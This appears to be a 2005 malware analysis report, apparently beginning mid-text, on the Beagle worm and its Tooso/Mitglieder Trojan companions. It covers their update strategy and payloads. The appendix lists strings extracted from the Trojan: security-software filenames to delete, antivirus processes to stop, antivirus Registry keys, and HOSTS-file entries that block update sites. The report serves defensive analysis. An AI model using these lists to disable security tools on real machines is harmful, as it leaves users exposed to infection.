Moreover, today we have already intercepted 15 new pieces of malware produced by the authour of Bagle. The newest variants follow hard on the heels of our updates and we suspect that the authour is creating new variants every time we release updates to block previous versions.

The release of multiple versions of both the worm and the Trojan on March 1, 2005 led to a number of infections for the BG-BJ iterations. The model for “tweaking” the code:



Infectionvectors.com 2005

Of course, this model allows the author to change either piece of the code (or both) during the attacks. This “brute force” strategy has been employed by the Mytob creators to an even greater degree². Additional detail on the decision process can be found in the Appendix.

Destructive Payload

Tooso³ itself carried more aggressive anti-security routines than previous versions of Mitlgieder. In addition to writing loopback entries into the HOSTS file, removing Registry entries for antivirus and firewall software, and ending security-related processes/services, the code attempted to delete files matching any of the following strings:

mysuperprog.exe	avgcc.exe	CM1Grdian.exe
CCSETMGR.EXE	avgemc.exe	Mcsh1ield.exe
CCEVTMGR.EXE	zonealarm.exe	outplost.exe
NAVAPSV.C.EXE	zatutor.exe	Avclonsol.exe
NPFMNTOR.EXE	zlavscan.dll	Vshwlin32.exe
symlcsvc.exe	zlclient.exe	Vs1Stat.exe
SPBBCSvc.exe	isafe.exe	Av1synmgr.exe
SND1Srvc.exe	cafix.exe	kav12mm.exe
ccApp.exe	vsvault.dll	Up222Date.exe
cc130.dll	av.dll	K2A2V.exe
ccvrtrst.dll	vetredir.dll	avgc3c.exe
LUALL.EXE	C1CSETMGR.EXE	avg23emc.exe
AUPDATE.EXE	CC1EVTMGR.EXE	zonealarm.exe
Luupdate.exe	NAV1APSV.C.EXE	zatutor.exe
LUINSDLL.DLL	NPFM1NTOR.EXE	zlavscan.dll
RuLaunch.exe	slymlcsvc.exe	zo3nealarm.exe
CMGrdian.exe	SP1BBCSvc.exe	zatu6tor.exe
Mcshield.exe	SND1Srvc.exe	z15avscan.dll
outpost.exe	ccA1pp.exe	zlcli6ent.exe
Avconsol.exe	cc1130.dll	is5a6fe.exe
Vshwin32.exe	ccv1rtrst.dll	c6a5fix.exe
VsStat.exe	LUAL1L.EXE	vs6va5ult.dll
Avsynmgr.exe	AUPD1ATE.EXE	a5v.dll
kavmm.exe	Luup1date.exe	ve6tre5dir.dll
Up2Date.exe	LUI1NSDLL.DLL	
KAV.exe	RuLa1unch.exe	

Of course, Tooso also attempts to download additional software (beyond the Beagle worm). Another companion to the Trojan is an application that simply harvests additional email addresses and posts them a web site.⁴ This is consistent with the Beagle author's previous strategy of retrieving target addresses for future seeding/attacks. A few of the Tooso/Beagle releases contained what appears to be a typographical error, preventing the "autostart" functions from executing properly on a rebooted infected device. The errors are not consistent across iterations and are unusual for the code's author. It is interesting to note that in many cases where this "typo" exists, the worm downloads versions of the Tooso Trojan that have working autostart functions. That implies that the mistake is possibly intentional, a quick mechanism to stop the worm from unnecessarily starting up with a reboot when Tooso is active and provides all the control needed for the compromised device.⁵

New Tricks and Old

In April of 2005 a new version of Mitglieder⁶ came equipped with a fake download and error routine (including custom dialog boxes/graphics) indicating that a “Britney Spears” album could not be downloaded because of server overload. The dialog boxes asked users to allow the application through their firewalls, if warned, to make the “music” retrieval work. This represents another trick in the Beagle author’s arsenal, and the work he/she is willing to invest into this business.

The day after Mitglieder.P was discovered harvesting email addresses in the wild, a new version of the worm proper hit the Internet.⁷ Beagle.BO carried a routine to download new versions of its Trojan cousin as well as an expiration date, albeit 3 years in the future: 12 April 2008.

May of 2005 has thus far seen additional versions from the Beagle author, still dropping copies of Tooso on client machines.⁸ This year has also seen new Beagle competitors enter the fray, such as Kedebe⁹, which attempts to dump Beagle/MyDoom processes and carries the following in the first version:

```
Properly infected. Kill those fools, Mydoom-er and Bagle-r!! They're  
DEAD!! EthioLove.X!!
```

And the following in the third version:

```
Please, Symantec stop doing definitions for my worm. I'm trying to  
fight Mydoom and Beagle!! And I appreciate your work!!
```

Just as with many previous “anti-Beagle” malware, this application chooses the same infection vector as its opponent, mass mailing targets it harvests from a compromised machine. As of yet, Beagle has not carried a function to kill any other worm besides the successful Netsky variants – which even the latest Beagle iterations attempt to disable.

So far in 2005, the Beagle author has been content to utilize the same engine to mobilize a fairly familiar set of revenue generating tools. Some tactics have taken a course similar to Mytob’s, with good reason, both worms are aimed at creating profit for their creators. The malware analysts of the world can expect more of the same from the Beagle author for the foreseeable future.

References

1. This excerpt of the Analyst's Log at Viruslist.com came from:
<http://www.viruslist.com/en/weblog?calendar=2005-03> (Yury Mashevsky, 1 March 2005 – Kaspersky Lab). Also see Mr. Mashevsky's report on Beagle infections, "The Bagle botnet" 22 April 2005, at:
<http://www.viruslist.com/en/analysis?pubid=162656090>.
2. Mytob (a combination of the MyDoom mass mailer and SdBot code) data can be found at:
http://www.infectionvectors.com/library/mytob_infantry_iv.pdf
3. Tooso (Small) Data at Trend
<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ%5FSMALL%2EAAH&VSection=T>
4. Tabela was named and catalogued by Symantec:
<http://securityresponse.symantec.com/avcenter/venc/data/trojan.tabela.c.html>
5. For example, Beagle.BK (non-restarting) calls Tooso.E (capable of restarting) as noted on Symantec's site:
<http://securityresponse.symantec.com/avcenter/venc/data/w32.beagle.bk@mm.html>

Please note this is far from proof that the author even knew the error existed, however, there are some interesting examples in the code:

Such as, the value:

```
"winshost.exe" = "%System%\winshost.exe"
```

Is correctly added to:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

By Tooso: Which are downloaded by these "broken" Beagle variants:


B	BJ/BH
C	BI
E	BK
F	BN

Tooso.G is pulled down by Beagle.BN, both of which set incorrect autostart values; oddly it is a different typographical error than exists among all of the examples above.

6. Mitglieder.P as named by Symantec can be researched further at:
<http://securityresponse.symantec.com/avcenter/venc/data/trojan.mitglieder.p.html>
7. Bagle.BI (Trend) found the day after Mitglieder.P:
<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FBAGLE%2EBI&VSection=T>
8. The latest copy of Beagle catalogued at Symantec's site:
<http://securityresponse.symantec.com/avcenter/venc/data/w32.beagle.bq@mm.html>
9. Kedebe information is available at: <http://www.infectionvectors.com/archive/kedebe.htm>

Appendix: Additional Information for the CuriousDistribution Decision Calculus

Originally posted to infectionvectors.com to illustrate the decision calculus of the Beagle author, the following diagram outlines how the code changes can take place. Although the author cannot make a decision for each copy of the worm (even in cases where there is a notification, the worm does not wait for a response before proceeding with the retrieval and distribution) because of the volume of infections, the external process of updating the Beagle/Tooso combinations is still controllable and effective:



Tooso.B

Tooso.B carried an interesting routine which dropped and opened (via the default text editor) a text file with a single string in it: “Sorry.”

Beagle.BO (BI at Trend Micro)

BO/BI reached out to www.candspc.com/xj/part02.php (the file included “03-05” as well).

Tooso’s Destruction

Tooso, more than any other Beagle-related code, made numerous destructive changes to a local machine’s installed software/Registry. The following are the Registry keys that the Trojan deleted:

```

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,Symantec NetDriver
Monitor
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,ccApp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,NAV CfgWiz
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,SSC_UserPrompt
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,McAfee Guardian
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,McAfee.InstantUpdate
.Monitor
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,APVXDWIN
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,KAV50
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,avg7_cc
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,avg7_emc
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,Zone Labs Client

HKLM\SOFTWARE\Symantec
HKLM\SOFTWARE\McAfee
HKLM\SOFTWARE\KasperskyLab
HKLM\SOFTWARE\Agnitum
HKLM\SOFTWARE\Panda Software
HKLM\SOFTWARE\Zone Labs

```

Tooso then attempts to delete security software from the machine by matching filenames against the following strings found in its code (Foundstone/McAfee’s BinText used to extract the following):

File Pos	Memory Pos	ID	TEXT
00002C05	10004605	0	\mysuperprog.exe
00002C18	10004618	0	\CCSETMGR.EXE
00002C26	10004626	0	\CCEVTMGR.EXE
00002C34	10004634	0	\NAVAPSVCSVC.EXE
00002C42	10004642	0	\NPFMNTOR.EXE
00002C50	10004650	0	\sym1csvc.exe
00002C5E	1000465E	0	\SPBBCSvc.exe
00002C6C	1000466C	0	\SNDSrvcsvc.exe
00002C79	10004679	0	\ccApp.exe
00002C84	10004684	0	\cc130.dll

00002C8F	1000468F	0	\ccvrtrst.dll
00002C9D	1000469D	0	\LUALL.EXE
00002CA8	100046A8	0	\AUPDATE.EXE
00002CB5	100046B5	0	\Luupdate.exe
00002CC3	100046C3	0	\LUIINSDLL.DLL
00002CD1	100046D1	0	\RuLaunch.exe
00002CDF	100046DF	0	\CMGrdian.exe
00002CED	100046ED	0	\Mcshield.exe
00002CFB	100046FB	0	\outpost.exe
00002D08	10004708	0	\Avconsol.exe
00002D16	10004716	0	\Vshwin32.exe
00002D24	10004724	0	\VsStat.exe
00002D30	10004730	0	\Avsynmgr.exe
00002D3E	1000473E	0	\kavmm.exe
00002D49	10004749	0	\Up2Date.exe
00002D56	10004756	0	\KAV.exe
00002D5F	1000475F	0	\avgcc.exe
00002D6A	1000476A	0	\avgemc.exe
00002D76	10004776	0	\zonealarm.exe
00002D85	10004785	0	\zatutor.exe
00002D92	10004792	0	\zlavscan.dll
00002DA0	100047A0	0	\zlclient.exe
00002DAE	100047AE	0	\isafe.exe
00002DB9	100047B9	0	\cafix.exe
00002DC4	100047C4	0	\vsvault.dll
00002DD1	100047D1	0	\av.dll
00002DD9	100047D9	0	\vetredir.dll
00002DE9	100047E9	0	\C1CSETMGR.EXE
00002DF8	100047F8	0	\CC1EVTMGR.EXE
00002E07	10004807	0	\NAV1AP SVC.EXE
00002E16	10004816	0	\NPFM1NTOR.EXE
00002E25	10004825	0	\slymlcsvc.exe
00002E34	10004834	0	\SP1BBCSvc.exe
00002E43	10004843	0	\SND1Srv.exe
00002E51	10004851	0	\ccA1pp.exe
00002E5D	1000485D	0	\cc1130.dll
00002E69	10004869	0	\ccv1rtrst.dll
00002E78	10004878	0	\LUAL1L.EXE
00002E84	10004884	0	\AUPD1ATE.EXE
00002E92	10004892	0	\Luup1date.exe
00002EA1	100048A1	0	\LUI1NSDLL.DLL
00002EB0	100048B0	0	\RuLalunch.exe
00002EBF	100048BF	0	\CM1Grdian.exe
00002ECE	100048CE	0	\Mcsh1ield.exe
00002EDD	100048DD	0	\outplost.exe
00002EEB	100048EB	0	\Avclonsol.exe
00002EFA	100048FA	0	\Vshw1in32.exe
00002F09	10004909	0	\Vs1Stat.exe
00002F16	10004916	0	\Av1synmgr.exe
00002F25	10004925	0	\kav12mm.exe
00002F32	10004932	0	\Up222Date.exe
00002F41	10004941	0	\K2A2V.exe
00002F4C	1000494C	0	\avgc3c.exe
00002F58	10004958	0	\avg23emc.exe
00002F66	10004966	0	\zonealarm.exe
00002F75	10004975	0	\zatutor.exe
00002F82	10004982	0	\zlavscan.dll

00002F90	10004990	0	\zo3nealarm.exe
00002FA0	100049A0	0	\zatu6tor.exe
00002FAE	100049AE	0	\zl5avscan.dll
00002FBD	100049BD	0	\zlcli6ent.exe
00002FCC	100049CC	0	\is5a6fe.exe
00002FD9	100049D9	0	\c6a5fix.exe
00002FE6	100049E6	0	\vs6va5ult.dll
00002FF5	100049F5	0	\a5v.dll
00002FFE	100049FE	0	\ve6tre5dir.dll

The Trojan also stops any process named with the following:

0000336E	10004D6E	0	wuau serv
00003377	10004D77	0	PAVSRV
0000337E	10004D7E	0	PAVFNSVR
00003387	10004D87	0	PSIMSV
0000338F	10004D8F	0	Pavkre
00003396	10004D96	0	PavProt
0000339E	10004D9E	0	PREVSRV
000033A6	10004DA6	0	PavPrSrv
000033AF	10004DAF	0	SharedAccess
000033BC	10004DBC	0	navapvc
000033C5	10004DC5	0	NPFMntor
000033CE	10004DCE	0	Outpost Firewall
000033DF	10004DDF	0	SAVScan
000033E7	10004DE7	0	SBSservice
000033F1	10004DF1	0	Symantec Core LC
00003402	10004E02	0	ccEvtMgr
0000340B	10004E0B	0	SNDSrv
00003413	10004E13	0	ccPwdSvc
0000341C	10004E1C	0	ccSetMgr.exe
00003429	10004E29	0	SPBBSvc
00003432	10004E32	0	KLBLMain
0000343B	10004E3B	0	avg7alrt
00003444	10004E44	0	avg7updsvc
0000344F	10004E4F	0	vsmon
00003455	10004E55	0	CAISafe
0000345D	10004E5D	0	avpcc
00003463	10004E63	0	fsbwsys
0000346B	10004E6B	0	backweb client - 4476822
00003484	10004E84	0	backweb client-4476822
0000349B	10004E9B	0	fsdfwd
000034A2	10004EA2	0	F-Secure Gatekeeper Handler Starter
000034CB	10004ECB	0	KAVMonitorService
000034DD	10004EDD	0	navapvc
000034E6	10004EE6	0	NProtectService
000034F6	10004EF6	0	Norton Antivirus Server
0000350E	10004F0E	0	VexiraAntivirus
0000351E	10004F1E	0	dvpinit
00003526	10004F26	0	dvpapi
0000352D	10004F2D	0	schscnt
00003535	10004F35	0	BackWeb Client - 7681197
0000354E	10004F4E	0	F-Secure Gatekeeper Handler Starter
00003577	10004F77	0	AVPCC
0000357D	10004F7D	0	KAVMonitorService
0000358F	10004F8F	0	Norman NJeeves

0000359E	10004F9E	0	NVCScheduler
000035AB	10004FAB	0	nvcoas
000035B2	10004FB2	0	Norman ZANDA
000035BF	10004FBF	0	PASSRV
000035C6	10004FC6	0	SweepNet
000035CF	10004FCF	0	SWEEPSRV.SYS
000035DC	10004FDC	0	NOD32ControlCenter
000035EF	10004FEF	0	NOD32Service
000035FC	10004FFC	0	PCCPFW
00003603	10005003	0	Tmntsrv
0000360B	1000500B	0	AvxIni
00003612	10005012	0	XCOMM
00003618	10005018	0	ravmon8
00003620	10005020	0	SmcService
0000362B	1000502B	0	BlackICE
00003634	10005034	0	PersFW
0000363B	1000503B	0	McAfee Firewall
0000364B	1000504B	0	OutpostFirewall
0000365B	1000505B	0	NWService
00003665	10005065	0	alerter
0000366D	1000506D	0	sharedaccess
0000367A	1000507A	0	NISUM
00003680	10005080	0	NISSERV
00003688	10005088	0	vsmon
0000368E	1000508E	0	nwclnth
00003696	10005096	0	nwclntg
0000369E	1000509E	0	nwclnte
000036A6	100050A6	0	nwclntf
000036AE	100050AE	0	nwclntd
000036B6	100050B6	0	nwclntc
000036BE	100050BE	0	wuauerv
000036C7	100050C7	0	navapsvc
000036D0	100050D0	0	Symantec Core LC
000036E1	100050E1	0	SAVScan
000036E9	100050E9	0	kavsvc
000036F0	100050F0	0	DefWatch
000036F9	100050F9	0	Symantec AntiVirus Client
00003713	10005113	0	NSCTOP
0000371A	1000511A	0	Symantec Core LC
0000372B	1000512B	0	SAVScan
00003733	10005133	0	SAVFMSE
0000373B	1000513B	0	ccEvtMgr
00003744	10005144	0	navapsvc
0000374D	1000514D	0	ccSetMgr
00003756	10005156	0	VisNetic AntiVirus Plug-in
00003771	10005171	0	McShield
0000377A	1000517A	0	AlertManger
00003786	10005186	0	McAfeeFramework
00003796	10005196	0	AVExch32Service
000037A6	100051A6	0	AVUPDService
000037B3	100051B3	0	McTaskManager
000037C1	100051C1	0	Network Associates Log Service
000037E0	100051E0	0	Outbreak Manager
000037F1	100051F1	0	MCVSRte
000037F9	100051F9	0	mcupdmgr.exe
00003806	10005206	0	AvgServ
0000380E	1000520E	0	AvgCore

00003816	10005216	0	AvgFsh
0000381D	1000521D	0	awhost32
00003826	10005226	0	Ahnlab task Scheduler
0000383C	1000523C	0	MonSvcNT
00003845	10005245	0	V3MonNT
0000384D	1000524D	0	V3MonSvc

It makes the following “adjustments” to the \drivers\etc\hosts file to prevent access to a number of advertising and (especially) security update sites:

000038D3	100052D3	0	127.0.0.1 localhost
000038E8	100052E8	0	127.0.0.1 ad.doubleclick.net
00003906	10005306	0	127.0.0.1 ad.fastclick.net
00003922	10005322	0	127.0.0.1 ads.fastclick.net
0000393F	1000533F	0	127.0.0.1 ar.atwola.com
00003958	10005358	0	127.0.0.1 atdmt.com
0000396D	1000536D	0	127.0.0.1 avp.ch
0000397F	1000537F	0	127.0.0.1 avp.com
00003992	10005392	0	127.0.0.1 avp.ru
000039A4	100053A4	0	127.0.0.1 awaps.net
000039B9	100053B9	0	127.0.0.1 banner.fastclick.net
000039D9	100053D9	0	127.0.0.1 banners.fastclick.net
000039FA	100053FA	0	127.0.0.1 ca.com
00003A0C	1000540C	0	127.0.0.1 click.atdmt.com
00003A27	10005427	0	127.0.0.1 clicks.atdmt.com
00003A43	10005443	0	127.0.0.1 dispatch.mcafee.com
00003A62	10005462	0	127.0.0.1 download.mcafee.com
00003A81	10005481	0	127.0.0.1 download.microsoft.com
00003AA3	100054A3	0	127.0.0.1 downloads.microsoft.com
00003AC6	100054C6	0	127.0.0.1 engine.awaps.net
00003AE2	100054E2	0	127.0.0.1 fastclick.net
00003AFB	100054FB	0	127.0.0.1 f-secure.com
00003B13	10005513	0	127.0.0.1 ftp.f-secure.com
00003B2F	1000552F	0	127.0.0.1 ftp.sophos.com
00003B49	10005549	0	127.0.0.1 go.microsoft.com
00003B65	10005565	0	127.0.0.1 liveupdate.symantec.com
00003B88	10005588	0	127.0.0.1 mast.mcafee.com
00003BA3	100055A3	0	127.0.0.1 mcafee.com
00003BB9	100055B9	0	127.0.0.1 media.fastclick.net
00003BD8	100055D8	0	127.0.0.1 msdn.microsoft.com
00003BF6	100055F6	0	127.0.0.1 my-etrust.com
00003C0F	1000560F	0	127.0.0.1 nai.com
00003C22	10005622	0	127.0.0.1 networkassociates.com
00003C43	10005643	0	127.0.0.1 office.microsoft.com
00003C63	10005663	0	127.0.0.1 phx.corporate-ir.net
00003C83	10005683	0	127.0.0.1 secure.nai.com
00003C9D	1000569D	0	127.0.0.1 securityresponse.symantec.com
00003CC6	100056C6	0	127.0.0.1 servicel.symantec.com
00003CE7	100056E7	0	127.0.0.1 sophos.com
00003CFD	100056FD	0	127.0.0.1 spd.atdmt.com
00003D16	10005716	0	127.0.0.1 support.microsoft.com
00003D37	10005737	0	127.0.0.1 symantec.com
00003D4F	1000574F	0	127.0.0.1 update.symantec.com
00003D6E	1000576E	0	127.0.0.1 updates.symantec.com
00003D8E	1000578E	0	127.0.0.1 us.mcafee.com
00003DA7	100057A7	0	127.0.0.1 vil.nai.com

```

00003DBE 100057BE 0 127.0.0.1 viruslist.ru
00003DD6 100057D6 0 127.0.0.1 windowsupdate.microsoft.com
00003DFD 100057FD 0 127.0.0.1 www.avp.ch
00003E13 10005813 0 127.0.0.1 www.avp.com
00003E2A 1000582A 0 127.0.0.1 www.avp.ru
00003E40 10005840 0 127.0.0.1 www.awaps.net
00003E59 10005859 0 127.0.0.1 www.ca.com
00003E6F 1000586F 0 127.0.0.1 www.fastclick.net
00003E8C 1000588C 0 127.0.0.1 www.f-secure.com
00003EA8 100058A8 0 127.0.0.1 www.kaspersky.ru
00003EC4 100058C4 0 127.0.0.1 www.mcafee.com
00003EDE 100058DE 0 127.0.0.1 www.my-etrust.com
00003EFB 100058FB 0 127.0.0.1 www.nai.com
00003F12 10005912 0 127.0.0.1 www.networkassociates.com
00003F37 10005937 0 127.0.0.1 www.sophos.com
00003F51 10005951 0 127.0.0.1 www.symantec.com
00003F6D 1000596D 0 127.0.0.1 www.trendmicro.com
00003F8B 1000598B 0 127.0.0.1 www.viruslist.ru
00003FA7 100059A7 0 127.0.0.1
ftp://ftp.kaspersky-labs.ru/updates/
00003FD5 100059D5 0 127.0.0.1 ftp://ftp.avp.ch/updates/
00003FFA 100059FA 0 127.0.0.1 http://www.kaspersky.ru/updates/
00004026 10005A26 0 127.0.0.1 http://updates1.kaspersky-
labs.com/updates/
0000405D 10005A5D 0 127.0.0.1 http://updates3.kaspersky-
labs.com/updates/
00004094 10005A94 0 127.0.0.1 http://updates4.kaspersky-
labs.com/updates/
000040CB 10005ACB 0 127.0.0.1 http://updates2.kaspersky-
labs.com/updates/
00004102 10005B02 0 127.0.0.1 http://updates5.kaspersky-
labs.com/updates/
00004139 10005B39 0 127.0.0.1 http://downloads1.kaspersky-
labs.com/updates/
00004172 10005B72 0 127.0.0.1 http://www.kaspersky-
labs.com/updates/
000041A4 10005BA4 0 127.0.0.1 ftp://updates3.kaspersky-
labs.com/updates/
000041DA 10005BDA 0 127.0.0.1 ftp://downloads1.kaspersky-
labs.com/updates/
00004212 10005C12 0 127.0.0.1 www3.ca.com
00004229 10005C29 0 127.0.0.1 ids.kaspersky-labs.com
0000424B 10005C4B 0 127.0.0.1 downloads2.kaspersky-labs.com
00004274 10005C74 0 127.0.0.1 downloads1.kaspersky-labs.com
0000429D 10005C9D 0 127.0.0.1 downloads3.kaspersky-labs.com
000042C6 10005CC6 0 127.0.0.1 downloads4.kaspersky-labs.com
000042EF 10005CEF 0 127.0.0.1
liveupdate.symantecliveupdate.com
0000431C 10005D1C 0 127.0.0.1 liveupdate.symantec.com
0000433F 10005D3F 0 127.0.0.1 update.symantec.com
0000435E 10005D5E 0 127.0.0.1 download.mcafee.com
0000437D 10005D7D 0 127.0.0.1 www.symantec.com
00004399 10005D99 0 127.0.0.1 securityresponse.symantec.com
000043C2 10005DC2 0 127.0.0.1 symantec.com
000043DA 10005DDA 0 127.0.0.1 www.sophos.com
000043F4 10005DF4 0 127.0.0.1 sophos.com
0000440A 10005E0A 0 127.0.0.1 www.mcafee.com

```

00004424	10005E24	0	127.0.0.1	mcafee.com
0000443A	10005E3A	0	127.0.0.1	
liveupdate.symantecliveupdate.com				
00004467	10005E67	0	127.0.0.1	www.viruslist.com
00004484	10005E84	0	127.0.0.1	viruslist.com
0000449D	10005E9D	0	127.0.0.1	f-secure.com
000044B5	10005EB5	0	127.0.0.1	www.f-secure.com
000044D1	10005ED1	0	127.0.0.1	kaspersky.com
000044EA	10005EEA	0	127.0.0.1	kaspersky-labs.com
00004508	10005F08	0	127.0.0.1	www.avp.com
0000451F	10005F1F	0	127.0.0.1	www.kaspersky.com
0000453C	10005F3C	0	127.0.0.1	avp.com
0000454F	10005F4F	0	127.0.0.1	www.networkassociates.com
00004574	10005F74	0	127.0.0.1	networkassociates.com
00004595	10005F95	0	127.0.0.1	www.ca.com
000045AB	10005FAB	0	127.0.0.1	ca.com
000045BD	10005FBD	0	127.0.0.1	mast.mcafee.com
000045D8	10005FD8	0	127.0.0.1	my-etrust.com
000045F1	10005FF1	0	127.0.0.1	www.my-etrust.com
0000460E	1000600E	0	127.0.0.1	download.mcafee.com
0000462D	1000602D	0	127.0.0.1	dispatch.mcafee.com
0000464C	1000604C	0	127.0.0.1	secure.nai.com
00004666	10006066	0	127.0.0.1	nai.com
00004679	10006079	0	127.0.0.1	www.nai.com
00004690	10006090	0	127.0.0.1	update.symantec.com
000046AF	100060AF	0	127.0.0.1	updates.symantec.com
000046CF	100060CF	0	127.0.0.1	us.mcafee.com
000046E8	100060E8	0	127.0.0.1	liveupdate.symantec.com
0000470B	1000610B	0	127.0.0.1	customer.symantec.com
0000472C	1000612C	0	127.0.0.1	rads.mcafee.com
00004747	10006147	0	127.0.0.1	trendmicro.com
00004761	10006161	0	127.0.0.1	www.trendmicro.com
0000477F	1000617F	0	127.0.0.1	www.grisoft.com

Copyright © 2005 www.infectionvectors.com All rights reserved.
Thanks to everyone who has provided feedback on this series, all
of your interest and comments are greatly appreciated.